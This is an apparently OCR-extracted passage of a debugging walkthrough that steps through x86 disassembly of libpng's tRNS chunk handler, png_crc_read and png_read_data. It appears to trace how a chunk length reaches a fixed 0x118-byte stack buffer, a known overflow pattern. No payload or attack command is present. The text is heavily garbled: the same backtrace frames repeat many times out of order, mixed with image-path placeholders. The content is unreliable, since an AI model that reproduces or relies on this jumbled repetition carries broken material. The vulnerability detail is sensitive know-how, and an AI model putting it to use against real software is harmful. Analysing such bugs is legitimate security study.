lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```

```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```

```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```


```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 5


```
; png_crc_read
; 0804894c
push ebp
mov ebp, esp
; ...
push [ebp+length]
push [ebp+buf]
push [ebp+png_ptr]
call png_read_data
add esp, 0x10
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4

